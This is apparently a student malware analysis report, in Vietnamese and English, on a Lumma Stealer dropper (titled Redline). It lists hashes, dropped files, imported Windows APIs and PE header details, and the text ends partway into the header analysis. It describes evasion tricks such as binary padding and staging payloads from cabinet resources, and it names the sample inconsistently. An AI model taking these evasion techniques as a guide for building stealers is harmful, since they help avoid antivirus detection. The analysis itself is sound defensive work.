

FPT UNIVERSITY - CAMPUS HO CHI MINH

★★★★★



Cyber Malware Analysis Report

Course: IAM302t - Malware Analysis and Reverse Engineering

Class: IA1904

Lecturer: Mai Hoàng Đình

Analysis of the Redline Stealer malware

Group

Name of group member	Student number	Contribution (%)
Nguyễn Phạm Trí	CE192008	100
Trịnh Gia Huy	SE183415	100
Trần Nhân Bảo Hân	SE183009	100
Phạm Quốc Huy Phúc	SE192599	80

Báo cáo này chứa thông tin nhạy cảm (thông tin đặc quyền hoặc ưu tiên, thông tin nhận dạng khách hàng, v.v.). Nghiêm cấm tiết lộ, sao chép, phân phối hoặc thực hiện bất kỳ hành động nào dựa trên nội dung thông tin này mà không có sự chấp thuận trước vì có thể gây ra hậu quả nghiêm trọng. Ngoài ra, do tính chất của tài liệu đang được xem xét, báo cáo này có thể chứa nội dung có khả năng gây phản cảm.

Table of Contents

Abstract / Tóm tắt.....	3
1. Analysis Environment / Môi trường phân tích.....	3
2. Sample Information / Định danh mẫu.....	3
3. Static Analysis / Phân tích tĩnh.....	4
3.1 Top level components (Các thành phần).....	4
3.2 Files created/deployed on the system (File được tạo trên hệ thống).....	5
3.3 File contents (Nội dung file).....	5
3.4 Code related observations (Nhận xét về mã).....	6
3.5 PE triage and header results:(Kết quả phân tích triage & header).....	6
3.6 Sections, Data directories:.....	17
3.7 String.....	21
3.8 Predicting behavior (dự đoán hành vi).....	29
4. Dynamic Analysis / Phân tích động.....	29
4.1 Network traffic analysis (Phân tích lưu lượng mạng).....	29
4.1.1 DNS Queries.....	29
4.1.2 HTTP Conversations.....	31
4.1.3 TCP/UDP communication.....	33
4.2 File operations (files read and written) (Các thao tác với tệp).....	35
4.3 Services/Processes started (Các dịch vụ/quy trình đã được khởi động).....	38
4.4 Evasion & Anti-Analysis (Kỹ thuật lẩn tránh và Chống Phân tích).....	40
4.4.1 Registry Persistence.....	43
4.4.2 Privilege-Related Capabilities (Khả năng thao tác quyền hệ thống).....	44
4.5 Data leaked (dữ liệu bị rò rỉ).....	44
4.6 Risk Assessment (Đánh giá rủi ro).....	45
5. Supporting Data.....	46
5.1 Log files.....	46
5.2 Network traces.....	47
5.3 Screenshots.....	48
5.4 Other data.....	50
6. Conclusion / Kết luận.....	50
7. Prevention, Detection, Removal Guidance / Phòng ngừa, phát hiện, loại bỏ.....	52
7.1 Prevention (Phòng ngừa).....	52
7.1.1 Preventive Safeguards for Individuals.....	52
7.1.2 Preventive Safeguards for Organizations.....	52
7.2 Detect Possible Infection (Dấu hiệu nhận biết).....	52

7.2.1 User-Observable Symptoms.....	52
7.2.2 Host-Based Technical Indicators.....	53
7.2.3 Rapid Self-Check Procedure.....	53
7.3 Incident Response Actions for Suspected Infection (Hành động ứng phó khi nghi nhiễm).....	53
7.3.1 Checklist.....	53
7.3.2 Detailed Response Workflow.....	54
References.....	55

Abstract / Tóm tắt

Sự kiện: Lây nhiễm mã độc Lumma Stealer và mã độc thứ cấp (Follow-up Malware).

Ngày ghi nhận: 01/01/2026.

Mô tả kịch bản:

Cuộc tấn công bắt đầu bằng một tệp thực thi giả mạo trình cài đặt “application.exe”. Mã độc sử dụng kỹ thuật Binary Padding để vượt qua các bộ quét Antivirus/Sandbox truyền thống. Khi thực thi, nó sử dụng thư viện hệ thống Windows (Cabinet API) để giải nén ngấm các thành phần độc hại vào thư mục tạm mà không gây nghi ngờ rồi lấy cắp dữ liệu người dùng.


1. Analysis Environment / Môi trường phân tích

Mẫu được thực thi thành công trên môi trường:

- Windows 10 Professional 64-bit (build 19044)
- Có cài các ứng dụng phổ biến như Chrome, Edge, Firefox, Office, Java, PowerShell 7, WinRAR
- Mạng được bật

Điều này cho thấy mẫu không yêu cầu môi trường quá đặc biệt. Đây là kiểu môi trường lý tưởng với một stealer vì có khả năng chứa thông tin đăng nhập, cookie và dữ liệu người dùng.

2. Sample Information / Định danh mẫu




STT	File Name	SHA256	Chú Thích
1	application.exe	07b8e705a0017ab1df5ffabc1fc7fb0a4d0738e98235b5725e47bb9d5229c5c4	Installer
2	2026-01-01-Lumma-Stealer.a3x	477bb335e2512e4a6b24b9b4ba6811e3d318bfa77d7665fec93e8d13a7bd820b	AUTOIT3 SCRIPT

3. Static Analysis / Phân tích tĩnh

3.1 Top level components (Các thành phần)

Thành phần	Vai trò
application.exe	File thực thi
2026-01-01-Lumma-Stealer.a3x	Script AutoIt chính liên quan tới Lumma
Treat.exe	AutoIt runner / thành phần thực thi phụ
Nhiều file .accde, .txt, binary không rõ	Dùng cho staging, giải mã, dữ liệu trung gian hoặc che giấu logic



application.exe là PE32 native C++ (VS2017) có dấu hiệu pack/nhúng dữ liệu mạnh (high entropy + strange overlay) và chứa thành phần lưu trữ dạng Microsoft Cabinet/7z (SFX), gợi ý đây là dropper/loader dùng để giải nén và triển khai các stage tiếp theo.

3.2 Files created/deployed on the system (*File được tạo trên hệ thống*)

Các file được tạo trong:

C:\Users\admin\AppData\Local\Temp\IXP000.TMP\...

3.3 File contents (*Nội dung file*)

Các file đáng chú ý trong gói gồm:

- application.exe
- 2026-01-01-Lumma-Stealer.a3x
- Finish.accde
- Tries.accde
- Refugees.accde
- Omega.accde
- Uniform
- Mono
- Portraits

- Auction
- Lifetime.accdc
- 3 file text deobfuscated

Điều này cho thấy package không phải archive đơn giản mà là **một bộ thành phần phối hợp**.

3.4 Code related observations *(Nhận xét về mã)*

Nhận xét sơ bộ:

- Mẫu có dấu hiệu **obfuscation/deobfuscation**, vì xuất hiện các file deobfuscated-1-of-3.txt đến 3-of-3.txt.
- Mẫu sử dụng **AutoIt (.a3x, Treat.exe)** như một lớp thực thi, đây là kỹ thuật thường dùng để che giấu logic.
- cmd.exe được chạy với câu lệnh có phần tên biến/lệnh bị che giấu, cho thấy có ý định tránh phân tích thủ công.
- Việc sinh nhiều file tên lạ trong Temp cho thấy mẫu có thể tách mã, tải module hoặc xử lý payload theo từng phần.

3.5 PE triage and header results: *(Kết quả phân tích triage & header)*

application.exe						
Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
ADVAPI32.dll	14	0000A340	00000000	00000000	0000A6D0	0000A000
KERNEL32.dll	81	0000A3A0	00000000	00000000	0000AB8C	0000A060
GDI32.dll	1	0000A398	00000000	00000000	0000ABAA	0000A058
USER32.dll	30	0000A4E8	00000000	00000000	0000AD96	0000A1A8
msvcrt.dll	20	0000A574	00000000	00000000	0000AE6A	0000A234
COMCTL32.dll	1	0000A37C	00000000	00000000	0000AEB2	0000A03C
Cabinet.dll	4	0000A384	00000000	00000000	0000AEC0	0000A044
VERSION.dll	3	0000A564	00000000	00000000	0000AF0E	0000A224

Hình 1: Danh mục hàm nhập khẩu

ADVAPI32.dll: Việc sử dụng tập trung các API nhóm Quản trị Registry (Registry Management), Quản lý Quyền hạn (Privilege Management) và Định danh Bảo mật (Security Identifiers) xác nhận mẫu application.exe có khả năng thiết lập sự hiện diện lâu dài (Persistence), leo thang đặc quyền (Privilege Escalation) và can thiệp sâu vào cấu hình hệ thống để vô hiệu hóa các cơ chế bảo mật của người dùng.

Tên Hàm	Ý Nghĩa
GetTokenInformation	Lấy thông tin về mã thông báo truy cập (access token). Mã độc dùng hàm này để kiểm tra xem nó đang chạy với quyền người dùng thường hay quyền Admin.
RegDeleteValueA	Xóa một giá trị cụ thể khỏi Registry. Có thể dùng để dọn dẹp dấu vết hoặc vô hiệu hóa các phần mềm bảo mật.
RegOpenKeyExA	Mở một khóa Registry hiện có. Đây là bước chuẩn bị để đọc hoặc ghi dữ liệu vào hệ thống.
RegQueryInfoKeyA	Lấy thông tin chi tiết về một khóa Registry (như số lượng khóa con, thời gian sửa đổi). Giúp mã độc thăm dò cấu hình máy nạn nhân.
FreeSid	Giải phóng một định danh bảo mật (SID) đã được tạo trước đó để tiết kiệm bộ nhớ.
OpenProcessToken	Mở mã thông báo truy cập liên kết với một tiến trình. Bước đầu tiên để mã độc có thể thay đổi đặc quyền của chính nó.
RegSetValueExA	Cực kỳ quan trọng: Ghi dữ liệu vào một khóa Registry. Mã độc thường dùng hàm này để ghi tên mình vào khóa Run nhằm tự khởi động cùng Windows.
RegCreateKeyExA	Tạo một khóa Registry mới nếu nó chưa tồn tại. Dùng để tạo nơi lưu trữ cấu hình ẩn của mã độc.

LookupPrivilegeValueA	Tìm kiếm giá trị đặc quyền của một hệ thống (như quyền SeDebugPrivilege). Mã độc cần hàm này để biết cách yêu cầu các quyền cao cấp hơn.
AllocateAndInitializeSid	Tạo và khởi tạo một định danh bảo mật mới cho các cấu trúc quản lý quyền.
RegQueryValueExA	Đọc dữ liệu từ một giá trị Registry. Dùng để lấy thông tin hệ thống hoặc kiểm tra xem mã độc đã được cài đặt chưa.
EqualSid	So sánh hai định danh bảo mật xem chúng có giống nhau không (ví dụ: kiểm tra xem người dùng hiện tại có thuộc nhóm Administrators không).
RegCloseKey	Đóng một khóa Registry sau khi thao tác xong để tránh bị hệ thống phát hiện lỗi.
AdjustTokenPrivileges	Hành vi nguy hiểm: Thay đổi đặc quyền trong mã thông báo truy cập. Mã độc dùng hàm này để "bật" các quyền quản trị viên nhằm can thiệp sâu vào hệ thống.

KERNEL32.dll: Việc sử dụng dày đặc các API nhóm Quản lý Tập (File I/O), Điều khiển Tiến trình và Quản lý Bộ nhớ xác nhận mẫu application.exe có khả năng tự giải nén, tự khởi chạy và tự bảo vệ tiến trình của chính nó trên hệ thống nạn nhân.

Tên Hàm	Ý Nghĩa
CreateProcessA	Dùng để thực thi các tệp độc hại con, tạo tiến trình mới trong hệ thống.

CreateThread / TerminateThread	Tạo hoặc kết thúc các luồng (thread) chạy ngầm, giúp mã độc duy trì hoạt động không bị gián đoạn.
LoadLibraryA / LoadLibraryExA	Nạp các thư viện (.dll) bổ sung vào bộ nhớ, cho phép mã độc mở rộng tính năng.
GetProcAddress	Tìm địa chỉ của các hàm hệ thống khác, phục vụ kỹ thuật tải API động (cách lẩn tránh phổ biến).
FindResourceA / LoadResource	Tìm kiếm và nạp các tệp CABINET đã bị nhồi vào vùng tài nguyên của tệp tin.
CreateFileA / ReadFile / WriteFile	Thao tác trực tiếp trên tệp: tạo file tạm, đọc payload, ghi dữ liệu đánh cắp.
SetFileAttributesA	Thay đổi thuộc tính tệp (ví dụ: đặt là Hidden - ẩn), giúp mã độc che giấu tệp trong thư mục tạm.
GetTempPathA	Tìm đường dẫn thư mục tạm của hệ thống để cài cắm các tệp <u>IXP000.TMP</u> .
CreateMutexA	Tạo Mutex để đảm bảo chỉ có duy nhất một phiên bản mã độc chạy trên máy nạn nhân, tránh xung đột.
GlobalAlloc / GlobalFree	Cấp phát và giải phóng bộ nhớ để lưu trữ dữ liệu tạm thời khi mã độc xử lý thông tin.
GetSystemDirectoryA	Lấy đường dẫn hệ thống để mã độc giả mạo các tiến trình hợp pháp của Windows.

WaitForSingleObject	Điều khiển luồng thực thi, đợi tiến trình khác hoàn thành trước khi tiếp tục chạy, tránh bị phát hiện.
----------------------------	--

GDI32.dll: hàm GetDeviceCaps được dùng để truy vấn thông tin về các thuộc tính đồ họa máy tính để kiểm tra môi trường tránh bị chạy trong máy ảo.

USER32.dll: Việc sử dụng dày đặc các API nhóm Điều khiển Giao diện người dùng (GUI Manipulation), Tương tác thành phần cửa sổ (Control Interaction) và Xử lý thông điệp hệ thống (System Message Handling) xác nhận mẫu application.exe có khả năng tạo dựng môi trường nguy trạng tinh vi, tự động hóa quá trình dẫn dụ người dùng và che giấu các tiến trình thực thi độc hại đằng sau các thông báo giả mạo.

Tên Hàm	Ý Nghĩa
SetForegroundWindow, SetWindowPos, ShowWindow	Ép buộc cửa sổ giả mạo hiển thị lên trên cùng, đảm bảo sự chú ý của nạn nhân.
GetDlgItem, GetDlgItemTextA, SetDlgItemTextA	Đọc/Ghi dữ liệu từ các ô nhập liệu (input) trên giao diện giả để chiếm quyền điều khiển.
SendMessageA, SendDlgItemMessageA	Gửi lệnh hệ thống để tự động nhấn nút, đóng/mở cửa sổ mà không cần người dùng thao tác.
MessageBoxA, DialogBoxIndirectParamA	Hiển thị thông báo lỗi/thành công giả để lừa người dùng, che đậy các tiến trình ngầm.
PeekMessageA, DispatchMessageA	Duy trì sự ổn định của cửa sổ giả, giúp nó phản hồi như một phần mềm thật.

GetSystemMetrics, GetWindowRect	Lấy thông số màn hình để tùy chỉnh kích thước cửa sổ giả cho giống phần mềm uy tín.
CharUpperA, CharNextA, CharPrevA	Xử lý dữ liệu văn bản trên giao diện để tránh bị phát hiện bởi các bộ lọc chuỗi ký tự (String Filters).

msvcr.dll: Việc sử dụng dày đặc các API nhóm Quản lý bộ nhớ (Memory Management), Xử lý ngoại lệ (Exception Handling) và Khởi tạo môi trường Runtime (Runtime Initialization) xác nhận mẫu application.exe có khả năng quản lý luồng thực thi phức tạp, tự xử lý các lỗi hệ thống để tránh bị crash và sao chép payload động vào bộ nhớ nhằm thực hiện các hành vi độc hại một cách kín đáo mà không để lại vết tích tệp tin trên đĩa cứng.

Tên Hàm	Ý Nghĩa
_controlfp	Thiết lập các chế độ dấu phẩy động, thường dùng để thay đổi độ chính xác của các phép toán trong mã độc.
?terminate@@YAXXZ	Hàm kết thúc chương trình khi có lỗi nghiêm trọng (thường do C++ runtime gọi).
_acmdln	Con trỏ tới chuỗi lệnh dòng lệnh (command line), dùng để lấy tham số thực thi ban đầu.
_initterm	Hàm khởi tạo các bảng module khi chương trình bắt đầu chạy.
__setusermatherr	Thiết lập trình xử lý lỗi toán học tùy chỉnh cho chương trình.

<code>_except_handler4_common</code>	Trình xử lý ngoại lệ (Exception Handler), mã độc dùng để tránh crash khi thực hiện các kỹ thuật chiếm quyền.
<code>memcpy</code>	Sao chép dữ liệu giữa các vùng nhớ, dùng để đẩy payload vào vùng nhớ đã cấp phát.
<code>_ismbblead</code>	Kiểm tra ký tự byte kép, liên quan đến xử lý chuỗi (đặc biệt trong mã độc đa ngôn ngữ).
<code>__p_fmode</code>	Thiết lập chế độ chuyển đổi tệp mặc định (text/binary).
<code>_cexit, _exit, exit</code>	Các hàm thoát tiến trình, dùng để kết thúc mã độc sau khi hoàn thành nhiệm vụ.
<code>_set_app_type</code>	Định nghĩa loại ứng dụng (GUI hoặc Console).
<code>__getmainargs</code>	Trích xuất các tham số (argc, argv, env) khi chương trình khởi động.
<code>_amsg_exit</code>	Hàm thoát chương trình sau khi in thông báo lỗi hệ thống.
<code>__p_commode</code>	Thiết lập chế độ cam kết (commit) dữ liệu cho các tệp tin.
<code>_XcptFilter</code>	Bộ lọc ngoại lệ, giúp mã độc kiểm soát lỗi thay vì để hệ thống tự đóng tiến trình.

memcpy_s	Phiên bản an toàn của memcpy, dùng để sao chép dữ liệu vùng nhớ một cách bảo mật hơn.
_vsnprintf	Định dạng chuỗi văn bản vào buffer, thường dùng để xây dựng đường dẫn hoặc thông điệp độc hại.
memset	Khởi tạo hoặc xóa một vùng nhớ bằng giá trị cụ thể, dùng để làm sạch vết tích hoặc chuẩn bị buffer.

COMCTL32.dll: Việc sử dụng Ordinal 11 từ thư viện COMCTL32.dll xác nhận mẫu application.exe có khả năng khởi tạo các thành phần điều khiển giao diện người dùng (Common Controls), hỗ trợ việc xây dựng các cửa sổ giả mạo chuyên nghiệp hơn, giúp tăng độ tin cậy của phần mềm độc hại trong mắt người dùng bằng cách hiển thị các thanh công cụ hoặc thành phần giao diện quen thuộc của Windows.

Cabinet.dll: Việc sử dụng nhóm hàm Ordinal (14-17) từ thư viện Cabinet.dll xác nhận mẫu application.exe có khả năng giải nén động các tệp tin lưu trữ (CAB archives) ngay tại thời điểm thực thi. Kỹ thuật này cho phép mã độc giấu các payload độc hại bên trong tài nguyên (Resources) của chính nó dưới dạng các tệp nén, sau đó trích xuất chúng ra bộ nhớ hoặc thư mục tạm nhằm vượt qua các công cụ quét tệp tĩnh (Static AV Scanning).

VERSION.dll: Việc sử dụng nhóm API VERSION.dll xác nhận mẫu application.exe có khả năng thực hiện kiểm tra thông tin tệp tin hệ thống (File Version Querying). Kỹ thuật này thường được mã độc sử dụng để nhận diện các tệp tin mục tiêu trên máy nạn nhân, kiểm tra chữ ký hoặc phiên bản phần mềm để đảm bảo mã độc chỉ hoạt động trên các môi trường hoặc phần mềm cụ thể mà nó nhắm tới, đồng thời giúp nó thực hiện kỹ thuật giả mạo thông tin phiên bản (Version Spoofing) để trông giống các tệp tin hệ thống hợp pháp.

Tên Hàm	Ý Nghĩa
GetFileVersionInfoA	Truy xuất thông tin phiên bản từ tệp tin đã được chỉ định.

VerQueryValueA	Trích xuất các thông tin cụ thể (như tên công ty, phiên bản, mô tả) từ khối thông tin phiên bản.
GetFileVersionInfoSizeA	Xác định kích thước của khối thông tin phiên bản của một tệp tin.

CFF Explorer VIII - [application.exe]

File Settings ?

application.exe

Property	Value
File Name	C:\1tuan\2026-01-01-files-from-the-infection\2026-01-01-files-from-...
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	30.25 MB (31720900 bytes)
PE Size	1.25 MB (1310208 bytes)
Created	Thursday 01 January 2026, 17.32.10
Modified	Wednesday 04 March 2026, 08.26.01
Accessed	Wednesday 04 March 2026, 08.26.13
MD5	600E1B59222EC1BF5D83F62A7CC0B9CC
SHA-1	9497CB3A673C53C4C45DB85818326E675E9D928F

Property	Value
Comments	Solar energy system integration
CompanyName	SunHarmony Innovations
FileDescription	Solar energy system integration
FileVersion	
LegalCopyright	Copyright © SunHarmony Innovations 2010 All rights reserved.
ProductName	SolarHarmony

Hình 2: file application.exe 32 bit


File Size (Kích thước tệp): 30.25 MB

PE Size (Kích thước cấu trúc PE): Chỉ có 1.25 MB

Phân tích: có thể thấy kích thước tệp lớn gấp hơn 24 lần kích thước thực tế mà cấu trúc Windows (Portable Executable) khai báo. Mã độc đã được nhét thêm 29 MB dữ liệu trống để đánh lừa tường lửa của windows đây là tệp an toàn.

Property của application .exe đã được ngụy trang thành 1 ứng dụng của 1 công ty năng lượng vào năm 2010 để đánh lừa người dùng.

File info được xác định là phần mềm từ Microsoft Visual C++ 8 (thuộc bộ Visual Studio 2005)





Thành phần	Ý nghĩa	Hệ quả phân tích rút ra
Machine = 0x014C (Intel 386)	File chạy kiến trúc x86 (32-bit)	Phù hợp với PE32; khi debug/dynamic analysis nên dùng tool x86 (x32dbg).
NumberOfSections = 0x0005	Có 5 sections	Dễ đối chiếu với Section Headers: .text , .data , .idata , .rsrc , .reloc .
TimeDateStamp = 0x5795A063	Timestamp build trong PE header (có thể bị giả)	Không có dấu hiệu đặc biệt.
